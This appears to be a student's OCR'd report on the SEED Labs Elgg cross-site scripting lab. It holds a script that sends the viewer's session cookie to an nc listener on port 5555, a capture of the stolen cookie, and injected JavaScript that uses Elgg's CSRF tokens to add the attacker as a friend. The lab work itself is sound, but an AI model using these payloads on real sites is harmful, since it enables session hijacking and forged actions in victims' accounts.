
```
<script>document.write(’<img src=http://localhost:5555?c=’
+ escape(document.cookie) + ’ >’);
</script>
```


-> save the changes


The attacker is at port 5555. It’s machine is the localhost(since we are working on one VM).

Next, open terminal -> execute nc -l 5555 -v to listen at the attacker side

Login as Alice -> go to her Members page -> clicks on Samy’s profile
Samy checks the terminal -> he could she all the session details including cookies


Edit profile : XSS Lab Site - Mozilla Firefox
7:24 PM
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy
Public
Brief description
<script>document.write('<img src=http://localhost:5555?c=' + escape(document.cookie) + ' >');
Public


Newest members : XSS Lab Site - Mozilla Firefox
7:09 PM
Newest members : XSS
download echoserv.tar
localhost/myscripts.js
www.xsslabelgg.com/members
Text Editor
Account »
XSS Lab Site
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby


Terminal
En
7:07 PM
[04/08/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 42100)
GET /?c=Elgg%3D6iren471ecjq1oi559hith1mq0 HTTP/1.1
Host: localhost:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
Terminal

**Task 4: Becoming the Victim's Friend**

Before creating the malicious code of adding someone as a friend, we will check the structure of a GET request.

Login as Charlie -> go to boby's account and add him as a friend -> to Web Developer -> Click on Network -> check the GET request header -> check the Request URL format

Now. to do the real attack, we fill in the following in the code that's given to us

var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;


Then we will add the entire code in Samy's About me section's text mode.


To check out attack's legitimacy:


Login to Alice's account -> Confirm that she is not friend with anyone -> Go to Samy's profile -> then return

We could see in Alice's activity that Samy is not her friend.


Then, login back to Samy's account -> Go to his profile -> Alice is added in her friend list


Charlie : XSS Lab Site - Mozilla Firefox
7:56 PM
Charlie : XSS Lab Site
www.xsslabelgg.com/profile/char
Remove friend
Send a message
Report user
Blogs
Bookmarks
Files
Inspecto Console Debugge Style Edito Performanc Memory Networ Storage
All HTML CSS JS XHR Fonts Images
Media WS Other
Persist Logs
Disable cache
Filter URLs
14 requests
102.86 KB / 3.59 KB transferred
Finish: 4.52 s
DOMContentLoaded: 482
Headers
Cookies
Params
Response
Timings
Stack Trace
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=46&__elgg_ts=1617926020&…
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Edit and Resend
Raw headers
Version: HTTP/1.1


Display name
Samy
About me
Visual editor
<script>
window.onload = function(){
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
var content=token+ts+name+desc+guid;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Public
Brief description
Public



Alice : XSS Lab Site - Mozilla Firefox
8:19 PM
Alice : XSS Lab Site
www.xsslabelgg.com/profile/alice
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Friends
No friends yet.


Samy is now a friend with Alice 2 minutes ago




**Answer to Question1:** __elgg_token and __elgg_ts are tokens of the visitors required to authenticate the request. After successful authentication the server allows the request to be executed.

**Answer to Question2:** If the code is not placed in text mode then the attack cannot be a success.



Edit profile

Edit avatar

Blogs

Bookmarks

Files

## Samy

**About me**

```
<script>
window.onload = function () {
   var Ajax=null;

   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&
__elgg_token="+elgg.security.token.__elgg_token;

   //Construct the HTTP request to add Samy as a
friend.
   var sendurl="http://www.xsslabelgg.com/action/
friends/add?friend=47" + ts + token;

   //Create and send Ajax request to add friend
   Ajax=new XMLHttpRequest();
   Ajax.open("GET",sendurl,true);

 Ajax.setRequestHeader("Host","www.xsslabelgg.com"
```


**Task 5: Modifying the Victim's Profile**

